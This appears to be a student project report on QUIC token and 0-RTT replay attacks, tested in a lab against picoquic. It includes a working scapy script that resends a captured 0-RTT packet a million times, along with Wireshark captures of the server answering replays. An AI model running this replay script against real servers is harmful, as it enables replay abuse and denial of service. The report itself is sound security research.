Once at least one client establishes a session with a particular server, an adversary could learn the public values of that server's scfg as well as the source-address token value stk corresponding to that client during their respective validity periods. The adversary could then replay the server's scfg to the client and the source-address token stk to the server, misleading in either case the other party. To launch both attacks an adversary would have to have access to the communication channel.

<u>Source-Address Token Replay Attack:</u>
An attacker can replay the source-address token stk of a client to the server that issued that token on behalf of the client many times to establish additional connections. This action would cause the server to establish initial keys and even final forward-secure keys for each connection without the client's knowledge. Any further steps in the handshake would fail, but an adversary could create a DoS attack on the server by creating many connections on behalf of a many different clients and possibly exhausting the server's computational and memory resources.

5.2 <u>Attack Vector</u>



stk Replay Attack

client
server
c_i_hello: (*cid*)
s_reject: (*cid, scfg, stk*)
cid $\xleftarrow{\$}$ $\{0,1\}^{64}$
c_hello: (*cid*,scfg,stk, pub**$_c$)
c_hello: (*cid*,scfg,stk, pub**$_c$)
c_hello: (*cid*,scfg,stk, pub**$_c$)
c_hello: (*cid*,scfg,stk, pub**$_c$)
-grab *scfg* and *stk*
-spoofed connections

stk is bound to an IP address and is reusable while not expired. Server must derive keys, keep state, and send replies for each of these connections.

5.3 Assumptions On The Protocol

The token is valid not only for a single use, it could be used multiple times.

from the paper: "How secure and Quick is Quic" – 2015

Resolving these types of attacks seems to be infeasible without reducing scfg and stk parameters to one-time use, because as long as these parameters persist for more than just a single connection, they could be used by the adversary to fake multiple connections while they remain valid. However, such restriction would prohibit QUIC from ever achieving 0- RTT connection establishment.

5.4 <u>Implementing The Attack</u>

The attack described in the paper is implemented in an old gquic implementation version. Which is not available because now gQuic is part of Chromium project.

the original implementation (gQuic) that was vulnerable to this attack is not available, so we tried on another implementation.

6 Picoquic Implementation

6.1 Picoquic

Minimalist implementation of the QUIC protocol, as defined by the IETF. The IETF spec started with the version of QUIC defined by Google and implemented in Chrome, but the IETF spec is independent of Chrome, and does not attempt to be backward compatible.

The first goal of this project was to provide feedback on the development of a QUIC standard in the IETF QUIC WG. Information on the WG is available at https://datatracker.ietf.org/wg/quic/charter/. QUIC has been published as RFC 9000, but there is still ongoing work, for example on multipath. Picoquic enables developers to test this new work.

The second goal is to experiment with API for non-HTTP development, such as DNS over QUIC -- see RFC 9250. Then there are plenty of other features we may dream off, such as support for peer-to-peer applications or forward error correction. That's on the horizon, but not there now.

6.2 Running A Client And Server On Picoquic

1. We cloned the repo of Picoquic in two different computers, one of them will be the server and the other one will be the client.
2. In the client side we run the client sample provided by the implementation of Picoquic, in the other side we run the server sample also provided by Picoquic implementation.
3. We started to capture the traffic using Wireshark and try to analyze it. In Wireshark we saw that some packets were encrypted and we needed to decrypt it in order to understand what each packet contains.
   After searching in the internet for a way to decrypt packets in Wireshark, we found an environment variable that contains the path of a file that contains the decryption keys.

We changed the this variable using export to a file that we created. And then changed the Wireshark settings to get the decryption keys of TLS from this file.

4. After we were able to see the packets decrypted we started to understand the fields of each packet.
5. Also we needed to understand what the specific sample that Picoquic implements does. the client side askes for a content of a specific file and the server sends back the content for the client.

6.3 <u>**Implementing The Attack On Picoquic**</u>

<u>first try:</u>

in Wireshark we saw that after the client and the server already made an connection before, if the client wants to make a new connection with the server, it sends only one massage that contains an initial packet and 0-RTT packet, the initial packet contains the Token that the server had issued in the previous connection to that client, and in the 0-RTT packet it sends the name of the file that the client asks for its content.

So the first idea was to resend that one massage that the client sends and if the server can validate the address of the client by the same Token, then the server should respond to that massage.

6.4 <u>How can we resend that massage?</u>

First we tried to save the packet in a Pcap file, and resend it using python script, we could see the replay packet in Wireshark, but when we put a Printf command after the Recv function of the server, we discovered that the server was not getting the packet.

So we tried to send the massage from the client itself, which means that the client is also the attacker.

In the client side when sending the massage by sendmsg function we duplicated the call of sendmsg which means instead of sending the first packet one time we sent it two times.

Now the server could get that massage but still didn't do anything with it.

After debugging the server code we saw that the massage is dropped because it has the same packet number so the server dropped it.

We changed the server code to not do this check permanently to understand what happen if this check was not made.

Then the server responded to our massage with an initial packet and a handshake packet that askes the client to do the handshake process from the beginning. which means that the server didn't approved that token.

But why did this happen?

After more searches in the PicoQuic implementation we found that in every connection between the client and server, the server sends a packet with NEW_TOKEN field. This field contains the Token that the client should use in the next connection.

And that means that the assumption on the server we mentioned before (The token is valid not only for a single use, it could be used multiple times) doesn't held.

And the Picoquic is not vulnerable to the Source Address Replay Attack.

How does the RFC 9000 refer to that issue?

From the RFC 9000:

Attackers could replay tokens to use servers as amplifiers in DDoS attacks. To protect against such attacks, servers MUST ensure that replay of tokens is prevented or limited. Servers SHOULD ensure that tokens sent in Retry packets are only accepted for a short time, as they are returned immediately by clients. Tokens that are provided in NEW_TOKEN frames need to be valid for longer but SHOULD NOT be accepted multiple times. Servers are encouraged to allow tokens to be used only once, if possible;
tokens MAY include additional information about clients to further narrow applicability or reuse.

The RFC 9000 clarify that the Token should not be accepted multiple Time.

Then how this attack is even possible to implement?

the RFC has 34 versions each version has a period of time where it was valid at.

The paper that describes the attack has been written in 2015, which means the attack is possible only in old versions of quic.

The paragraph we mentioned in the previous page from the RFC has been added in version 17 which was published in 2018.

Each implementation that satisfies the version 17 of RFC 9000 and newer is not vulnerable to that attack.

6.5 Old Versions Of Quic

Although the attack was not possible on new versions of Quic, we still wanted to implement it. so we started to search for old implementations, And also tried to checkout old commits of new implementation using the git commands.

First try:

Checking out an older version of the picoquic protocol.

As mentioned before, the section in the RFC 9000 that has been added in 2018, makes it impossible to implement the attack, because then the assumption that the token can be used more than once, will not be held.

So we tried to checkout old versions of picoquic and check if it is vulnerable to the attack.

The first commit of the picoquic was in 2017.

But this version was the first steps of the implementations and it didn't contain a Cmake or samples to run.

So we tried newer versions, and we got so many errors in the cmake because the picoquic uses the picotls, so we needed to checkout also old versions of picotls and run the whole process of cmake and running samples from the beginning, as mentioned in the readme in the old version.

After so much work the oldest version we could run was in 2018, and it was not vulnerable to this attack.

Second try:

Running an old implementation called gQuic (its not the google quic the name is misleading).

This implementation started in 2018 and also the last version of it was in 2018.

After cloning and running the demo of the implementation we found that this implementation was not complete, the Wireshark shows the packets as UDP and not Quic, and when trying to change the configuration of the packet to Quic, the Wireshark was popping an error massage that the packet is not in Quic format, also there was no encryption of the packets and there was no implementation of a client and server in the implementation.

So it was not possible to work with this implementation.

Third try:

Running the aioquic.

After running this implementation we found that it doesn’t contain token support, when trying to send initial packet the server always askes for the full handshake process.

So it was not possible to implement the attack on this implementation either.

More attempts:

The Quic protocol is relatively new, so most of the implementation started after 2018 and implements new versions of the RFC 9000.

https://github.com/quicwg/base-drafts/wiki/Implementations

this link list the implementations of IETF Quic and the versions it supports, we can see that all the implementations supports draft 27 of the RFC 9000, that was published in Feb 2020 and newer.

So also attempts to implement the attack on old versions did not succeed.

Last attempt: change the code of the picoquic to make it vulnerable to the attack and then implement it.

7.detecting a picoquic implementation issue

After going deeply in picoquic sample code, we foundnd the function that sends the messages from client side, we decide to take the 0-RTT packet and re-send it again (to change the client code itself) meanwhile we run a wireshark from server side to see how the server respond.

We didn't see any special behavior, so we tried to re-send the message more than twice , we send it 1 Million times !

7.1 The issue

we saw a strange behavior ! the server respond with payload packets each (about) 700,000 0-RTT requests.

In order to make the attack more generic (without changing the client code), we wrote a script that capture a 0-RTT packet that a legitimate client sends, and resends it via a new socket 1000,000 times.

Note: this script is different from the scapy script we mentioned before, in this script we succeeded to see the replayed packets in the server side.

Our script:

```python
from scapy.all import *
import subprocess


def resend_quic_pcap_to_loopback(pcap_file, destination_port):
    # Load the QUIC PCAP file
    packets = rdpcap(pcap_file)

    # Create a UDP socket
    sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM)

    for packet in packets:
        try:
            # Extract the QUIC payload from the packet
            quic_payload = bytes(packet[UDP].payload)

            # Send the QUIC payload to the loopback interface
            for i in range(1,1000000):
                sock.sendto(quic_payload, ('10.0.0.22', destination_port))

        except Exception as e:
            print(f"Error sending QUIC packet: {e}")

    # Close the socket
    sock.close()

# Define the QUIC PCAP file and destination port
pcap_file = "replayyy.pcap"
destination_port = 4451  # Replace with the actual destination port

# Call the function to resend the QUIC PCAP file to the loopback interface
resend_quic_pcap_to_loopback(pcap_file, destination_port)
```

first, the script specifies the pcap_file that contains the 0-RTT captured packet, and the port that the server are listening on.

Second, we create a new socket, extract the payload from the 0-RTT packet(removing the udp and below headers) and then resend the payload over the new socket 1 Million times.

7.2 Attack implementation steps:

1) Run a server that listens on specific port for clients requests.

2) Run a legitimate client that sends a request on the server's port.


3) Attacker with MITM ability, sniffs the traffic and captues the 0-RTT message

4) The attacker save the 0-RTT packet in pcap_file, and then runs the script.

Result :

Before sending replayed packets from the attacker side, we run wireshark on server side to see which messages the server respond with.

We notice that the sever respond with protected payload for the first 0-RTT request, in addition to another same response after 60,000 0-RTT messages !



quic && !icmp && ip.src == 10.100.102.13


No.	Time	Source	Destination	Protocol	Length	Info
57	29.361656725	10.100.102.13	10.100.102.10	QUIC	1294	Protected Payload (KP0), DCID=0bef…
58	29.361713881	10.100.102.13	10.100.102.10	QUIC	1482	Protected Payload (KP0), DCID=0bef…
575	29.611635823	10.100.102.13	10.100.102.10	QUIC	1294	Initial, DCID=0bef3815a932e706, SC…
1075	29.862132740	10.100.102.13	10.100.102.10	QUIC	1294	Initial, DCID=0bef3815a932e706, SC…
2023	30.361964301	10.100.102.13	10.100.102.10	QUIC	260	Handshake, DCID=0bef3815a932e706, …
2847	30.863227988	10.100.102.13	10.100.102.10	QUIC	1294	Initial, DCID=0bef3815a932e706, SC…
3635	31.362904124	10.100.102.13	10.100.102.10	QUIC	260	Handshake, DCID=0bef3815a932e706, …
4258	31.863435886	10.100.102.13	10.100.102.10	QUIC	1294	Initial, DCID=0bef3815a932e706, SC…
5903	32.863765284	10.100.102.13	10.100.102.10	QUIC	1294	Initial, DCID=0bef3815a932e706, SC…
6379	33.363250872	10.100.102.13	10.100.102.10	QUIC	260	Handshake, DCID=0bef3815a932e706, …
7508	34.364005889	10.100.102.13	10.100.102.10	QUIC	1294	Initial, DCID=0bef3815a932e706, SC…
8870	35.363463686	10.100.102.13	10.100.102.10	QUIC	260	Handshake, DCID=0bef3815a932e706, …
10263	36.363584446	10.100.102.13	10.100.102.10	QUIC	1294	Initial, DCID=0bef3815a932e706, SC…
11664	37.363443162	10.100.102.13	10.100.102.10	QUIC	260	Handshake, DCID=0bef3815a932e706, …
65593	122.676832285	10.100.102.13	10.100.102.10	QUIC	1294	Protected Payload (KP0), DCID=0bef…
65594	122.676879226	10.100.102.13	10.100.102.10	QUIC	1482	Protected Payload (KP0), DCID=0bef…

7.3 Digging into the issue and answering some questions

What are these Initial and Handshake packets?

When the attacker send the first 0-RTT, the server respond with the protected payload, then the server expect from the client to finish the connection by sending CC frame (connection close), but because the attacker sends only the 0-RTT messages, the server will try to restore the connection with the client by sending initial and handshake packets to re-establish the connection.

The result of replaying the 0-RTT packet only once is :



```
No.   Time          Source     Destination  Protocol  Length Info
 1251 179.080275585 10.0.0.30  10.0.0.22    QUIC      1294 0-RTT, DCID=cb899fc295829366, SCID=ff0e51829c98d1fe
 1252 179.080736798 10.0.0.22  10.0.0.30    QUIC      1294 Protected Payload (KP0), DCID=ff0e51829c98d1fe
 1253 179.080784696 10.0.0.22  10.0.0.30    QUIC      1482 Protected Payload (KP0), DCID=ff0e51829c98d1fe
 1254 179.086203637 10.0.0.30  10.0.0.22    ICMP       590 Protected Payload (KP0), DCID=ff0e51829c98d1fe
 1255 179.086203898 10.0.0.30  10.0.0.22    ICMP       590 Destination unreachable (Port unreachable)
 1258 179.332403097 10.0.0.22  10.0.0.30    QUIC      1294 Initial, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56, PKN: 84764, CRYPTO, ACK, PADDING
 1259 179.340092783 10.0.0.30  10.0.0.22    ICMP       590 Destination unreachable (Port unreachable)
 1260 179.582724781 10.0.0.22  10.0.0.30    QUIC      1294 Initial, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56, PKN: 84765, CRYPTO, ACK, PADDING
 1261 179.589703887 10.0.0.30  10.0.0.22    ICMP       590 Destination unreachable (Port unreachable)
 1276 180.084669247 10.0.0.22  10.0.0.30    QUIC      1294 Initial, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56, PKN: 84766, CRYPTO, ACK, PADDING
 1277 180.084678067 10.0.0.22  10.0.0.30    QUIC       260 Handshake, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56
 1278 180.098351220 10.0.0.30  10.0.0.22    ICMP       590 Destination unreachable (Port unreachable)
 1279 180.098351578 10.0.0.30  10.0.0.22    ICMP       288 Destination unreachable (Port unreachable)
 1290 180.591983617 10.0.0.22  10.0.0.30    QUIC      1294 Initial, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56, PKN: 84767, CRYPTO, ACK, PADDING
 1291 180.599016042 10.0.0.30  10.0.0.22    ICMP       590 Destination unreachable (Port unreachable)
 1307 181.594480658 10.0.0.22  10.0.0.30    QUIC      1294 Initial, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56, PKN: 84768, CRYPTO, ACK, PADDING
 1308 181.602797372 10.0.0.30  10.0.0.22    ICMP       590 Destination unreachable (Port unreachable)
 1313 182.085251752 10.0.0.22  10.0.0.30    QUIC       260 Handshake, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56
 1314 182.148677751 10.0.0.30  10.0.0.22    ICMP       288 Destination unreachable (Port unreachable)
 1315 183.092836700 10.0.0.22  10.0.0.30    QUIC      1294 Initial, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56, PKN: 84769, CRYPTO, ACK, PADDING
 1316 183.177996422 10.0.0.30  10.0.0.22    ICMP       590 Destination unreachable (Port unreachable)
 1320 184.085643493 10.0.0.22  10.0.0.30    QUIC       260 Handshake, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56
 1325 184.202956326 10.0.0.30  10.0.0.22    ICMP       288 Destination unreachable (Port unreachable)
 1326 185.090261324 10.0.0.22  10.0.0.30    QUIC      1294 Initial, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56, PKN: 84770, CRYPTO, ACK, PADDING
 1327 185.131990545 10.0.0.30  10.0.0.22    ICMP       590 Destination unreachable (Port unreachable)
 1329 186.088136160 10.0.0.22  10.0.0.30    QUIC       260 Handshake, DCID=ff0e51829c98d1fe, SCID=61fb76cfe0b4ba56
```

And this prove the above statement, (the client side is not reachable and the server is trying to reestablish the connection) .

What is the accurate number of replayed packets that cause the server to respond in the second weakness ?

Let's see the number of the packet in wireshark that cause the server's response. Then we will retry the attack to check if this number is stable.

After many attempts to try to find the specific number or even approximation to the number of packets we need to send in order to make the server respond.

Each time we got a different number of packets.

So…

Is it a timing issue?


What if this occur because of timeout and not because of the number of packets that the attacker send ?

Let's check:

First try:

We added sleep(30) after sending the first 0-RTT message, then we send the second 0-RTT (we send only two 0-RTT) .

Result :




```
quic
No.   Time          Source      Destination  Protocol  Length Info
    1 0.000000000   10.0.0.30   10.0.0.22    QUIC      1294 0-RTT, DCID=1e22719c59291a76, SCID=a3d7cdc82946a3f4
    2 0.002682323   10.0.0.22   10.0.0.30    QUIC      1294 Protected Payload (KP0), DCID=a3d7cdc82946a3f4
    3 0.003019736   10.0.0.22   10.0.0.30    QUIC      1482 Protected Payload (KP0), DCID=a3d7cdc82946a3f4
  102 30.004273658  10.0.0.30   10.0.0.22    QUIC      1294 0-RTT, DCID=1e22719c59291a76, SCID=a3d7cdc82946a3f4
```

The server only responded to the first 0-RTT packet and completely ignored the second replay.

Second try:

Lets try to sleep(40):


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
quic && !icmp
No.  Time          Source     Destination  Protocol Length Info
   4 5.345227722   10.0.0.30  10.0.0.35    QUIC     1294 0-RTT, DCID=cc3e2186136
   5 5.353901749   10.0.0.35  10.0.0.30    QUIC     1294 Protected Payload (KP0),
   6 5.354140275   10.0.0.35  10.0.0.30    QUIC     1482 Protected Payload (KP0),
 143 45.373791393  10.0.0.30  10.0.0.35    QUIC     1294 0-RTT, DCID=cc3e2186136
 144 45.413517348  10.0.0.35  10.0.0.30    QUIC     1294 Protected Payload (KP0),
 145 45.413946639  10.0.0.35  10.0.0.30    QUIC     1482 Protected Payload (KP0),
```

So it’s a timing issue!!!


When we tried to wait 40 seconds the server responded.

In the Demo, we disconnected the client side from the internet, in order to capture the 0-RTT packet, and not allowing it to be received in the server side.

Is it necessary for the attack success ?

After running the same steps of the attack but without disconnecting the client side from the internet, we got the same results, which means that this step is not relevant to the attack implementation.

Output:


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
quic && ip.src == 10.0.0.35 && !icmp
No.  Time          Source     Destination  Protocol Length Info
  78 18.537531624  10.0.0.35  10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=c1cea4977231b374
  79 18.537716558  10.0.0.35  10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=c1cea4977231b374
 121 21.115704554  10.0.0.35  10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=c1cea4977231b374
 122 21.115986579  10.0.0.35  10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=c1cea4977231b374
 157 23.431802898  10.0.0.35  10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=c1cea4977231b374
 158 23.431921067  10.0.0.35  10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=c1cea4977231b374
 166 25.815699571  10.0.0.35  10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=c1cea4977231b374
 167 25.815884982  10.0.0.35  10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=c1cea4977231b374
 171 28.144576778  10.0.0.35  10.0.0.30    QUIC     1294 Protected Payload (KP0), DCID=c1cea4977231b374
 172 28.144782419  10.0.0.35  10.0.0.30    QUIC     1482 Protected Payload (KP0), DCID=c1cea4977231b374
```


<u>Is these weaknesses related to sockets?</u>

<u>What if we tried to send the same massage from different sockets at the same time</u>

The attacker's script we wrote, create one socket, and send one message over it. Let's try to send the 0-RTT packet 5 times, each time from a new socket and see how the server respond.

We changed the script accordingly


Result:


File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

```
quic && ip.src == 10.0.0.35 && !icmp
No.   Time          Source      Destination  Protocol  Length  Info
  119 8.382194864   10.0.0.35   10.0.0.30    QUIC      1294 Protected Payload (KP0), DCID=2beb0ebf562179c4
  120 8.382372589   10.0.0.35   10.0.0.30    QUIC      1482 Protected Payload (KP0), DCID=2beb0ebf562179c4
  127 9.911337916   10.0.0.35   10.0.0.30    QUIC      1294 Protected Payload (KP0), DCID=2beb0ebf562179c4
  128 9.911453897   10.0.0.35   10.0.0.30    QUIC      1482 Protected Payload (KP0), DCID=2beb0ebf562179c4
  142 11.327041220  10.0.0.35   10.0.0.30    QUIC      1294 Protected Payload (KP0), DCID=2beb0ebf562179c4
  143 11.327155609  10.0.0.35   10.0.0.30    QUIC      1482 Protected Payload (KP0), DCID=2beb0ebf562179c4
  163 12.896358465  10.0.0.35   10.0.0.30    QUIC      1294 Protected Payload (KP0), DCID=2beb0ebf562179c4
  164 12.896460960  10.0.0.35   10.0.0.30    QUIC      1482 Protected Payload (KP0), DCID=2beb0ebf562179c4
  173 14.225800120  10.0.0.35   10.0.0.30    QUIC      1294 Protected Payload (KP0), DCID=2beb0ebf562179c4
  174 14.225839085  10.0.0.35   10.0.0.30    QUIC      1482 Protected Payload (KP0), DCID=2beb0ebf562179c4
```

The server is responding to all the replays !!

Lets try to open 100 sockets and send the replayed packet over each one.



